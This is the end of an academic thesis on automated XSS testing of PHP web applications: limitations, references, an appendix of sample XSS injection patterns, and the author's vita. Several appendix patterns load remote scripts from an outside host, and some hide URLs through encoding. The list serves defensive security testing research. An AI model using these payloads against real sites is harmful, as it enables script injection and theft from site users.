

Figure 53: Best Fitness Average and Standard Deviation for SQL Injection Experiment for 5 Times.

6.3 Limitations and Future Work

The following are limitations of the research:

- This work didn't cover all the top ten security vulnerabilities defined by the Open Web Application Security Project[60]; we just considered the XSS vulnerabilities.
- Small size PHP programs were tested using our approach as a proof of concept. More experiments should be conducted considering larger size and more sophisticated programs.
- Our work considers only PHP using Java Script Web applications. Other platforms such as ASP.net and JSP should be considered as well.

Future work will address the above limitations. More analysis and improvement to the fitness function will be considered as well.

REFERENCES

[1] Acharya, D. P., G. Panda, et al. (2007). Constrained genetic algorithm based independent component analysis. Evolutionary Computation, 2007. CEC 2007. IEEE Congress on.

[2] Ahmed, M. A. and I. Hermadi (2008). "GA-based multiple paths test data generator." Comput. Oper. Res. 35(10): 3107-3124.

[3] Akhawe, D., A. Barth, et al. (2010). Towards a Formal Foundation of Web Security. Computer Security Foundations Symposium (CSF), 2010 23rd IEEE.

[4] Alssir, F. and M. A. Ahmed (2012). Web Security Testing Approaches: Comparison Framework Proceedings of the 2011 2nd International Congress on Computer Applications and Computational Science. F. L. Gaol and Q. V. Nguyen, Springer Berlin / Heidelberg. 144: 163-169.

[5] Apache Web Server: http://httpd.apache.org/, last time referenced is April 2011.

[6] Avancini, A. and M. Ceccato (2010). Towards security testing with taint analysis and genetic algorithms. Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems. Cape Town, South Africa, ACM: 65-71

[7] Berndt, D., J. Fisher, et al. (2003). Breeding software test cases with genetic algorithms. System Sciences, 2003. Proceedings of the 36th Annual Hawaii International Conference on.

[8] Chess, B. and West, J. (2007). Secure programming with static analysis. Indiana, Addison-Wesley Professional.

[9] Computer Algorithms: Genetic Algorithms Tutorials, http://www.obitko.com/tutorials/genetic-algorithms, last time referenced is March 2012.

[10] Chess, B. and G. McGraw (2004). "Static analysis for security." Security & Privacy, IEEE 2(6): 76-79.

[11] Davis, L. (1999). Handbook of Genetic Algorithms. New York, CRC Press.

[12] Dowd, M., McDonald, J., Schuh, J. (2007).The Art of Software Security Assessment. Indiana, Addison-Wesley Professional.

[13] Eaton, C. and A. M. Memon (2009). Chapter 5 Advances in Web Testing. Advances in Computers. V. Z. Marvin, Elsevier. Volume 75: 281-306.

[14] Foster, J. S., M. F, et al. (1999). A theory of type qualifiers. Proceedings of the ACM SIGPLAN 1999 conference on Programming language design and implementation. Atlanta, Georgia, United States, ACM: 192-203.

[15] Foster, J. S., T. Terauchi, et al. (2002). Flow-sensitive type qualifiers. Proceedings of the ACM SIGPLAN 2002 Conference on Programming language design and implementation. Berlin, Germany, ACM: 1-12.

[16] Goldberg, D.E. (1989). Genetic Algorithms: in Search, Optimization & Machine Learning. Boston, Addison Wesley.

[17] Heckathorn, M. (2011). Network Monitoring for Web Based Threats. CMU- SEI: TECHNICAL REPORT CMU/SEI-2011-TR-005, 2011.

[18] Hermadi, I. (2004). Genetic Algorithm based Test Data Generator. Information and Computer Science. Dhahran, King Fahd University of Petroleum and Minerals. Master of Science.

[19] Holland J. (1975). Adaptation in Natural and Artificial Systems. Massachusetts, MIT Press.

[20] http://ha.ckers.org/xss.html, last time referenced is Jan 2012.

[21] http://www.acunetix.com/blog/news/cross-site-scripting-xss-facebook, last time referenced is Jun 2011.

[22] http://www.acunetix.com/websitesecurity/cross-site-scripting.htm, last time referenced is Feb 2012.

[23] https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting, last time referenced is Jan 2012.

[24] https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Preventio n _Cheat_Sheet, last time referenced is Jan 2012.

[25] HTTPUnit: http://httpunit.sourceforge.net/, last time referenced is Feb 2011.

[26] Huang, Y.-W., C.-H. Tsai, et al. (2005). "A testing framework for Web application security assessment." Computer Networks 48(5): 739-761.

[27] Huang, Y.-W., F. Yu, et al. (2004). Securing web application code by static analysis and runtime protection. Proceedings of the 13th international conference on World Wide Web. New York, NY, USA, ACM: 40-52.

[28] Hui-zhong, S., C. Bo, et al. (2010). Analysis of Web Security Comprehensive Evaluation Tools. Networks Security Wireless Communications and Trusted Computing (NSWCTC), 2010 Second International Conference on.

[29] Jorg Gericke , M. W. (2006). A Method for Generating a Minimal Functional Set of Test-Cases for Software-Intensive Systems. Proceedings of the International Conference on Software Engineering Research and Practice, Las Vegas, Nevada, USA, CSREA Press.

[30] Jovanovic, N., C. Kruegel, et al. (2006). Pixy: a static analysis tool for detecting Web application vulnerabilities. Security and Privacy, 2006 IEEE Symposium on.

[31] Kals, S., E. Kirda, et al. (2006). SecuBat: a web vulnerability scanner. Proceedings of the 15th international conference on World Wide Web. Edinburgh, Scotland, ACM: 247-256.

[32] Kieyzun, A., P. J. Guo, et al. (2009). Automatic creation of SQL Injection and cross-site scripting attacks. Software Engineering, 2009. ICSE 2009. IEEE 31st International Conference on.

[33] Klein, A. (2005). DOM-based Cross Site Scripting or XSS of the Third Kind.Webappsec.org.

[34] Korscheck, C. (2010). Automatic Detection of Second-Order Cross-Site Scripting Vulnerabilities. Wilhelm Schickard Institute, University of Tubingen. Diploma Report.

[35] Kosuga, Y., K. Kernel, et al. (2007). Sania: Syntactic and Semantic Analysis for Automated Testing against SQL Injection. Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual.

[36] Kurshan, R. P. (1997). Formal verification in a commercial setting. Proceedings of the 34th annual Design Automation Conference. Anaheim, California, United States, ACM: 258-262.

[37] Lam, M. S., J. Whaley, et al. (2005). Context-sensitive program analysis as database queries. Proceedings of the twenty-fourth ACM SIGMOD-SIGACT-

SIGART symposium on Principles of database systems. Baltimore, Maryland, ACM: 1-12.

[38] Li, N., T. Xie, et al. (2010). "Perturbation-based user-input-validation testing of web applications." Journal of Systems and Software 83(11): 2263-2274.

[39] Livshits, V. B. and M. S. Lam (2005). Finding security vulnerabilities in java applications with static analysis. Proceedings of the 14th conference on USENIX Security Symposium - Volume 14. Baltimore, MD, USENIX Association: 18-18.

[40] Lucca, G. A. D. and A. R. Fasolino (2006). "Testing Web-based applications: The state of the art and future trends." Inf. Softw. Technol. 48(12): 1172-1186.

[41] McAllister, S., E. Kirda, et al. (2008). Leveraging User Interactions for In-Depth Testing of Web Applications Recent Advances in Intrusion Detection. R. Lippmann, E. Kirda and A. Trachtenberg, Springer Berlin / Heidelberg. 5230: 191-210.

[42] Michalewicz, Z. (1994). Genetic Algorithms + Data Structures = Evolution Programs. Berlin, Springer.

[43] Myers, G. J. (2004). The Art of Software Testing. New York, Wiley.

[44] Nguyen, H. Q. (2000). Testing Applications on the Web: Test Planning for Internet Based Systems. New York, Wiley.

[45] Offutt, J., Y. Wu, et al. (2004). Bypass testing of Web applications. Software Reliability Engineering, 2004. ISSRE 2004. 15th International Symposium on.

[46] Pargas, R. P., M. J. Harrold, et al. (1999). "Test-data generation using genetic algorithms." Software Testing, Verification and Reliability 9(4): 263-282.

[47] PHPNuke: http://phpnuke.org/, last time referenced is April 2012.

[48] Pixy: http://pixybox.seclab.tuwien.ac.at, last time referenced is Nov 2011.

[49] Rathore, A., A. Bohara, et al. (2011). Application of genetic algorithm and tabu search in software testing. Proceedings of the Fourth Annual ACM Bangalore Conference. Bangalore, India, ACM: 1-4.

[50] Ricca, F. and P. Tonella (2005). Web testing: a roadmap for the empirical research. Web Site Evolution, 2005. (WSE 2005). Seventh IEEE International Symposium on.

[51] Salas, P. A. P., K. Padmanabhan, et al. (2007). Model-Based Security Vulnerability Testing. Software Engineering Conference, 2007. ASWEC 2007. 18th Australian.

[52] Shahriar, H. and M. Zulkernine (2008). MUSIC: Mutation-based SQL Injection Vulnerability Checking. Quality Software, 2008. QSIC '08. The Eighth International Conference on.

[53] Shahriar, H. and M. Zulkernine (2008). Mutation-Based Testing of Buffer Overflow Vulnerabilities. Computer Software and Applications, 2008. COMPSAC '08. 32nd Annual IEEE International.

[54] Shahriar, H. and M. Zulkernine (2009). Automatic Testing of Program Security Vulnerabilities. Computer Software and Applications Conference, 2009. COMPSAC '09. 33rd Annual IEEE International.

[55] Shahriar, H. and M. Zulkernine (2009). MUTEC: Mutation-based testing of Cross Site Scripting. Software Engineering for Secure Systems, 2009. SESS '09. ICSE Workshop on.

[56] Shankar, U., K. Talwar, et al. (2001). Detecting format string vulnerabilities with type qualifiers. Proceedings of the 10th conference on USENIX Security Symposium -Volume 10. Washington, D.C., USENIX Association: 16-16.

[57] Strom, R. E. and D. M. Yellin (1993). "Extending type state checking using conditional liveness analysis." Software Engineering, IEEE Transactions on 19(5): 478-485.

[58] Stytz, M. R. and S. B. Banks (2006). "Dynamic software security testing." Security & Privacy, IEEE 4(3): 77-79.

[59] Tappenden, A., P. Beatty, et al. (2005). Agile security testing of Web-based systems via HTTPUnit. Agile Conference, 2005. Proceedings.

[60] The Open Web Application Security Project: http://www.owasp.org, last time referenced is Nov 2011.

[61] Tian, H., J. Xu, et al. (2009). Research on strong-association rule based web application vulnerability detection. Computer Science and Information Technology, 2009. ICCSIT 2009. 2nd IEEE International Conference on.

[62] Wassermann, G. and S. Zhendong (2008). Static detection of cross-site scripting vulnerabilities. Software Engineering, 2008. ICSE '08. ACM/IEEE 30th International Conference on.

[63] Wassermann, G. and Z. Su (2007). "Sound and precise analysis of web applications for injection vulnerabilities." SIGPLAN Not. 42(6): 32-41.

[64] WAVE: http://wave.Webaim.org/, last time referenced is April 2011.

[65] Web Sense Security Report 2008: http://www.websense.com, last time referenced is May 2011.

[66] Whaley, J. and M. S. Lam (2004). "Cloning-based context-sensitive pointer alias analysis using binary decision diagrams." SIGPLAN Not. 39(6): 131-144.

[67] Whittaker, J. A. (2000). "What is software testing? And why is it so hard?" Software, IEEE 17(1): 70-79.

[68] Yao-Wen, H., T. Chung-Hung, et al. (2004). Non-detrimental Web application security scanning. Software Reliability Engineering, 2004. ISSRE 2004. 15th International Symposium on.

[69] Zuchlinski, G. (2003). The Anatomy of Cross Site Scripting. Net-security.org, last time referenced is Julay2011.

[70] (1990). "IEEE Standard Glossary of Software Engineering Terminology." IEEE Std 610.12-1990: 1.

APPENDIX A

SAMPLE XSS PATTERNS

<SCRIPT>alert('XSS')</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
<BASE HREF="javascript:alert('XSS');//">
<BGSOUND SRC="javascript:alert('XSS');">
<BODY BACKGROUND="javascript:alert('XSS');">
<BODY ONLOAD=alert('XSS')>
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG DYNSRC="javascript:alert('XSS');">
<IMG LOWSRC="javascript:alert('XSS');">
<BASE HREF="javascript:alert('XSS');//">
<BGSOUND SRC="javascript:alert('XSS');">
<BODY BACKGROUND="javascript:alert('XSS');">
<BODY ONLOAD=alert('XSS')>
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT ="blah" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a="blah" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<IMG SRC=\"javascript:alert('XSS');\">
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<A HREF="http://66.102.7.147/">XSS</A>
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
<A HREF="http://1113982867/">XSS</A>
SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<A HREF="http://66.102.7.147/">XSS</A>
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
<A HREF="http://1113982867/">XSS</A>
<A HREF=\"http://66.102.7.147/\">XSS</A>
<A HREF=\"http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D\">XSS</A>
<A HREF=\"http://1113982867/\">XSS</A>
<A HREF=\"//www.google.com/\">XSS</A>
<A HREF=\"//google\">XSS</A>
<A HREF=\"http://66.102.7.147/\">XSS</A>

VITA

Fakhreldin Tag Elsir Elkhidir Ali, hold the Sudanese nationality. He is graduated in 2006 with a B.Sc. (HONOUR) in Computer Science and Information Technology with first class from College of Computer Science and Information Technology, Sudan University of Science and Technology (http://www.sustech.edu/). After graduation, he has been selected to work as a teaching assistant and potential lecturer in software engineering department. As a freelance software developer; he participated in building Web based systems for many corporations in Sudan. In most of them, he had a big role in tackling the technical aspects of design & implementation. In addition, he gained a sound understanding of the current information technology issues and future trends. Also he has attended several training course in the computation field such as PHP and MySQL Course), CCNA (Cisco certified network associate) and Linux Administration course.

In October 2010, Fakhreldin joined KFUPM as a research assistant to pursue the Master of Science (MS) degree in Computer Science. Fakhreldin research interest includes Software Quality Assurance, Software Product line Engineering, Web 2.0 Technologies, Web Application Development and Open Source.

E-mail: fakhry_72@hotmail.com.

Phone: +966 535547185 , +249121305550.